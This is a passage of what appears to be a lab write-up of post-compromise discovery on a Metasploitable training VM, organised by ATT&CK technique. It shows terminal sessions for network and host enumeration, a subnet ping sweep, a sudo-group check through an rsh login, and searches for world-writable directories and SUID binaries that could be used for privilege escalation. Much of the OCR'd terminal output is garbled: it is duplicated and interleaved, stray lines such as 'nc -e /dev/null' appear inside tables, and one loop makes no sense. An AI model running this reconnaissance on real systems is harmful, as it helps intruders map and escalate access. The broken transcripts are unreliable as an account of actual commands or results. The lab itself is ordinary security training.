bgreen@metasploitable:~$ cat /etc/resolv.conf
search pieas.edu.pk
nameserver 192.168.100.1
bgreen@metasploitable:~$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      metasploitable.localdomain 0% metasploitable
/dev/sda1       228M 25M 192M 12% /boot
# The following lines are desirable for IPv6 capable hosts
::1         ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
ff02::3      ip6-allhosts
bgreen@metasploitable:~$
```

## Display network connections



```
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
bgreen@metasploitable:~$ cat /proc/net/tcp 2>/dev/null | head -10
sl local_address rem_address st tx_queue rx_queue tr tm→when retrnsmt uid timeout inode
+1 Cleaning temporary files
0: 00000000:0200 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 12161 1 f4c6d7c0 300
0 0 2 -1
1: 00000000:0201 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 12160 1 f4c6d300 300
0 0 2 -1
2: 00000000:0801 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 11719 1 df8444c0 300
0 0 2 -1
3: 00000000:0202 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 12159 1 f4c6ce40 300
0 0 2 -1
4: 00000000:C3C8 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 11782 1 df844e40 300
0 0 2 -1
5: 00000000:1F49 00000000:0000 0A 00000000:00000000 00:00000000 00000000 110 0 12486 1 f4da9300 300
0 0 2 -1
6: 00000000:A969 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 12368 1 f4da8000 300
0 0 2 -1
7: 00000000:1A29 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 12341 1 f501ae40 300
0 0 2 -1
8: 00000000:0CEA 00000000:0000 0A 00000000:00000000 00:00000000 00000000 109 0 11355 1 f74bf7c0 300
0 0 2 -1
bgreen@metasploitable:~$ cat /proc/net/udp 2>/dev/null | head -10
sl local_address rem_address st tx_queue rx_queue tr tm→when retrnsmt uid timeout inode
```


```
bgreen@metasploitable:~$ cat /proc/net/udp 2>/dev/null | head -10
 7: 00000000:1A29 00000000:0000 0A 00000000:00000000 00:00000000 00000000      0      0 12341 1 f501ae40 300
 0 0 2 -1
 8: 00000000:0CEA 00000000:0000 0A 00000000:00000000 00:00000000 00000000      109     0 11355 1 f74bf7c0 300
 0 0 2 -1
bgreen@metasploitable:~$ ls local_address rem_address st tx_queue rx_queue tr tm→when retrnsmt uid timeout inode
[+ Cleaning temporary files ...]
1: 00000000:0801 00000000:0000 07 00000000:00000000 00:00000000 00000000      0      0 11718 2 f580e000
[+] 2478
bg 9: ED221EAC:0089 00000000:0000 07 00000000:00000000 00:00000000 00000000      0      0 12078 2 f580eb40
Filesystem Size Used Avail Use% Mounted on
/d 10G 10G 0 100% /
[+] Cleaning temporary files ...
9: 00000000:0089 00000000:0000 07 00000000:00000000 00:00000000 00000000      0      0 12075 2 f580e6c0
 10: ED221EAC:008A 00000000:0000 07 00000000:00000000 00:00000000 00000000      0      0 12079 2 f580ed80
var 10: 00000000:008A 00000000:0000 07 00000000:00000000 00:00000000 00000000      0      0 12076 2 f580e900
udev 20: 00000000:0394 00000000:0000 07 00000000:00000000 00:00000000 00000000      0      0 10312 2 f7c63480
[+] Cleaning temporary files ...
20: 00000000:D32E 00000000:0000 07 00000000:00000000 00:00000000 00000000      0      0 11729 2 f580e240
[+] Cleaning temporary files ...
50: 00000000:A932 00000000:0000 07 00000000:00000000 00:00000000 00000000      0      0 11777 2 f580e480
 51: 0100007F:C933 0100007F:C933 01 00000000:00000000 00:00000000 00000000      108     0 11564 2 f7c63d80
bgreen@metasploitable:~$
```

## 7.5. Remote System Discovery (T1018)

Display network information

```
bgreen@metasploitable:~$ (172.30.34.41) at 08:00:27:27:AC:44 [ether] on eth0
bgreen@metasploitable:~$ MY_IP=$(ip addr show | grep -oP 'inet \K[\d.]+') | grep -v '127.' | head -1)
grep: Support for the -P option is not compiled into this --disable-perl-regexp binary
bgreen@metasploitable:~$ MY_IP=$(ip addr show | grep 'inet' | grep -v '127.' | head -1 | cut -d' ' -f6 | cut -
You have new mail in /var/mail/bgreen
bgreen@metasploitable:~$ echo "My IP: $MY_IP"
My IP: 172.30.34.237
bgreen@metasploitable:~$ echo $MY_IP | cut -d. -f1-3...
172.30.34
bgreen@metasploitable:~$ NETWORK=$(echo $MY_IP | cut -d. -f1-3)
bgreen@metasploitable:~$ echo "Network: $NETWORK.0/24"
Network: 172.30.34.0/24
bgreen@metasploitable:~$ command -v fping
bgreen@metasploitable:~$ timeout 0.2 ping -c 1 $NETWORK.1
The program 'timeout' is currently not installed. To run 'timeout' please ask your administrator to install th
bash: timeout: command not found
bgreen@metasploitable:~$ arp -a
? (172.30.34.41) at 08:00:27:27:AC:44 [ether] on eth0
? (172.30.34.235) at 08:00:27:37:85:47 [ether] on eth0
bgreen@metasploitable:~$ cat /proc/net/arp
IP address      HW type      Flags      HW address      Mask      Device
172.30.34.41    0x1        0x2        08:00:27:27:AC:44    *        eth0
172.30.34.235   0x1        0x2        08:00:27:37:85:47    *        eth0
bgreen@metasploitable:~$
```

## Perform ping sweep on discovered network




The screenshot shows a terminal window on a Windows desktop. The terminal is running on a Metasploitable host. The user has performed a ping sweep on the network 172.30.34.x. The terminal output shows the results of the ping sweep, including the IP address 172.30.34.1 being up and responding to ping. The terminal also displays the ARP cache and some network statistics.

```
File Actions View Help
IP address /log HW type leck Flags Permit HW address d Mask Device
172.30.34.41 0x1 0x2 nc -e /dev/null 08:00:27:27:AC:44 * 8.2 > /eth0
172.30.34.235 0x1 0x2 python 08:00:27:37:85:47 * 8.2 > /eth0
bgreen@metasploitable:~$ ping -b -c 2 255.255.255.255 2>&1 | grep "from"
bgreen@metasploitable:~$ ping -c 1 -W 1 172.30.34.1 >/dev/null 2>&1 8& echo "Host up: 172.30.34.1"
bgreen@metasploitable:~$ ping -c 1 -W 1 172.30.34.1
PING 172.30.34.1 (172.30.34.1) 56(84) bytes of data.
11:24:53 172.30.34.1 ping statistics
1 packets transmitted, 0 received, 100% packet loss, time 0ms
Scanning 172.30.34.x...
arp -a 2>/dev/null | grep -v incomplete | head -10
ARP cache:
? (172.30.34.236) at 08:00:27:14:3B:79 [ether] on eth0
? (172.30.34.254) at 00:00:5E:00:01:22 [ether] on eth0
? (172.30.34.41) at 08:00:27:27:AC:44 [ether] on eth0
? (172.30.34.235) at 08:00:27:37:85:47 [ether] on eth0
bgreen@metasploitable:~$ NETWORK="172.30.34"
for i in {1..254}; do
  arp -a 2>/dev/null | grep -v incomplete | head -10
  Scanning 172.30.34.x...
  arp -a 2>/dev/null | grep -v incomplete | head -10
done
arp -a 2>/dev/null | grep -v incomplete | head -10
ARP cache:
? (172.30.34.236) at 08:00:27:14:3B:79 [ether] on eth0
? (172.30.34.254) at 00:00:5E:00:01:22 [ether] on eth0
? (172.30.34.41) at 08:00:27:27:AC:44 [ether] on eth0
? (172.30.34.235) at 08:00:27:37:85:47 [ether] on eth0
bgreen@metasploitable:~$
```

## 7.6. Permission Groups Discovery (T1069)

### Local Groups (T1069.001)


Display all members in sudoers but currently has no permission for /etc/sudoers so display the list of users in groups



```
bgreen@metasploitable:~$ cat /etc/sudoers 2>/dev/null | grep -v "^#" | grep -v "^\$"
bgreen@metasploitable:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
bgreen@metasploitable:~$ rsh -l msfadmin localhost /bin/bash
cat /etc/sudoers
cat: /etc/sudoers: Permission denied
getent group sudo
getent group admin
sudo:x:27:
getent group admin
admin:x:112:msfadmin
getent group wheel
for group in sudo admin wheel root; do
done
sudo:x:27:
admin:x:112:msfadmin
root:x:0: to 127.0.0.1 closed.
bgreen@metasploitable:~$ ls
bgreen@metasploitable:~$
```


## 7.7. File and Directory Discovery (T1083)

Discover world-writable files




```
bgreen@metasploitable:~$ find / -type d -perm -0002 -exec ls -ld {} \; 2>/dev/null | grep -v proc
drwxrwxrwt 2 root root 4096 2025-12-18 02:10 /tmp/.ICE-unix
drwxrwxrwt 2 root root 4096 2025-12-18 02:11 /tmp/.X11-unix
bgreen@metasploitable:~$ find / -type d -perm -0002 -exec ls -ld {} \; 2>/dev/null | grep -v proc
drwxrwxrwt 2 root root 40 2025-12-18 02:10 /dev/shm
drwxrwxrwt 3 root root 60 2025-12-18 02:11 /var/lock
drwxrwxrwt 2 root root 4096 2025-08-19 21:09 /var/lib/php5
drwxrwxrwt 2 root root 4096 2012-05-20 14:17 /var/tmp
drwxrwxrwt 2 root root 4096 2012-05-20 15:30 /var/www/dav
drwxrwxrwx 2 www-data www-data 4096 2003-02-01 19:57 /var/www/twiki/data/Sandbox
drwxrwxrwx 2 www-data www-data 4096 2010-04-16 17:59 /var/www/twiki/data/Main
drwxrwxrwx 2 www-data www-data 4096 2003-01-30 04:15 /var/www/twiki/data/Know
drwxrwxrwx 2 www-data www-data 16384 2003-02-01 21:45 /var/www/twiki/data/TWiki
drwxrwxrwx 2 www-data www-data 4096 2003-01-30 03:15 /var/www/twiki/data/_default
drwxrwxrwx 2 www-data www-data 4096 2003-02-01 07:05 /var/www/twiki/data/Trash
drwxrwxrwx 2 www-data www-data 4096 2002-04-21 02:05 /var/www/twiki/pub/Sandbox
drwxrwxrwx 2 www-data www-data 4096 2002-04-07 05:38 /var/www/twiki/pub/Main
drwxrwxrwx 3 www-data www-data 4096 2002-11-18 15:31 /var/www/twiki/pub/Know
drwxrwxrwx 2 www-data www-data 4096 2002-11-18 15:31 /var/www/twiki/pub/Know/IncorrectDllVersionW32PTH10DLL
drwxrwxrwx 8 www-data www-data 4096 2002-11-18 15:31 /var/www/twiki/pub/TWiki
drwxrwxrwx 2 www-data www-data 4096 2003-01-21 20:51 /var/www/twiki/pub/TWiki/TWikiDocGraphics
drwxrwxrwx 2 www-data www-data 4096 2002-11-18 15:31 /var/www/twiki/pub/TWiki/TWikiTemplates
drwxrwxrwx 2 www-data www-data 4096 2002-11-18 15:31 /var/www/twiki/pub/TWiki/TWikiLogos
drwxrwxrwx 2 www-data www-data 4096 2002-11-18 15:31 /var/www/twiki/pub/TWiki/PreviewBackground
drwxrwxrwx 2 www-data www-data 4096 2002-11-18 15:31 /var/www/twiki/pub/TWiki/FileAttachment
drwxrwxrwx 2 www-data www-data 4096 2002-11-18 15:31 /var/www/twiki/pub/TWiki/WabiSabi
drwxrwxrwx 2 www-data www-data 4096 2001-12-04 02:25 /var/www/twiki/pub/Trash
drwxrwxrwx 2 www-data www-data 4096 2003-02-01 18:46 /var/www/twiki/pub/icon
drwxrwxrwt 6 root root 4096 2025-12-20 12:56 /tmp
drwxrwxrwt 2 root root 4096 2025-12-18 02:10 /tmp/.ICE-unix
drwxrwxrwt 2 root root 4096 2025-12-18 02:11 /tmp/.X11-unix
bgreen@metasploitable:~$
```

## Display files with sensitive permission




```
bgreen@metasploitable:~$ find / -type f -perm -4000 -exec ls -la {} \; 2>/dev/null | head -20
drwxrwxrwx 2 www-data www-data 4096 2003-02-01 18:46 /var/www/twiki/pub/icn
drwxrwxrwt 6 root root 4096 2025-12-20 12:56 /tmp
drwxrwxrwt 2 root root 4096 2025-12-18 02:10 /tmp/.ICE-unix
drwxrwxrwt 2 root root 4096 2025-12-18 02:11 /tmp/.X11-unix
bgreen@metasploitable:~$ find / -type f -perm -4000 -exec ls -la {} \; 2>/dev/null | head -20
-rwsr-xr-x 1 root root 63584 2008-04-14 23:36 /bin/umount
-rwsr-xr-- 1 root fuse 20056 2008-02-26 13:25 /bin/fusermount
-rwsr-xr-x 1 root root 25540 2008-04-02 21:08 /bin/su
-rwsr-xr-x 1 root root 81368 2008-04-14 23:36 /bin/mount
-rwsr-xr-x 1 root root 30856 2007-12-10 12:33 /bin/ping
-rwsr-xr-x 1 root root 26684 2007-12-10 12:33 /bin/ping6
-rwsr-xr-x 1 root root 65520 2008-12-02 14:31 /sbin/mount.nfs
-rwsr-xr-- 1 root dhcp 2960 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script
-rwsr-xr-x 2 root root 107776 2008-02-25 06:22 /usr/bin/sudoedit
-rwsr-sr-x 1 root root 7460 2008-06-25 16:53 /usr/bin/X
-rwsr-xr-x 1 root root 8524 2007-11-22 07:14 /usr/bin/netkit-rsh
-rwsr-xr-x 1 root root 37360 2008-04-02 21:08 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 12296 2007-12-10 12:33 /usr/bin/traceroute6.iputils
-rwsr-xr-x 2 root root 107776 2008-02-25 06:22 /usr/bin/sudo
-rwsr-xr-x 1 root root 12020 2007-11-22 07:14 /usr/bin/netkit-rlogin
-rwsr-xr-x 1 root root 11048 2007-12-10 12:33 /usr/bin/arping
-rwsr-sr-x 1 daemon daemon 38464 2007-02-20 08:41 /usr/bin/at
-rwsr-xr-x 1 root root 19144 2008-04-02 21:08 /usr/bin/newgrp
-rwsr-xr-x 1 root root 28624 2008-04-02 21:08 /usr/bin/chfn
-rwsr-xr-x 1 root root 780676 2008-04-08 10:04 /usr/bin/nmap
bgreen@metasploitable:~$
```

## Display all configuration files



```
bgreen@metasploitable:~$ find /etc -name "*.conf" -type f 2>/dev/null | head -20
/etc/pam.conf
/etc/gssapi_mech.conf
/etc/depmod.d/ubuntu.conf
/etc/fuse.conf
/etc/gconf/2/evoldap.conf
/etc/sysctl.conf
/etc/gai.conf
/etc/postgresql-common/autovacuum.conf
/etc/vsftpd.conf
/etc/adduser.conf
/etc/debconf.conf
/etc/ld.so.conf.d/libc.conf
/etc/ld.so.conf.d/i486-linux-gnu.conf
/etc/belocs/locale-gen.conf
/etc/apparmor/logprof.conf
/etc/apparmor/subdomain.conf
/etc/samba/smb.conf
/etc/host.conf
/etc/ltrace.conf
/etc/hesiod.conf
bgreen@metasploitable:~$
```

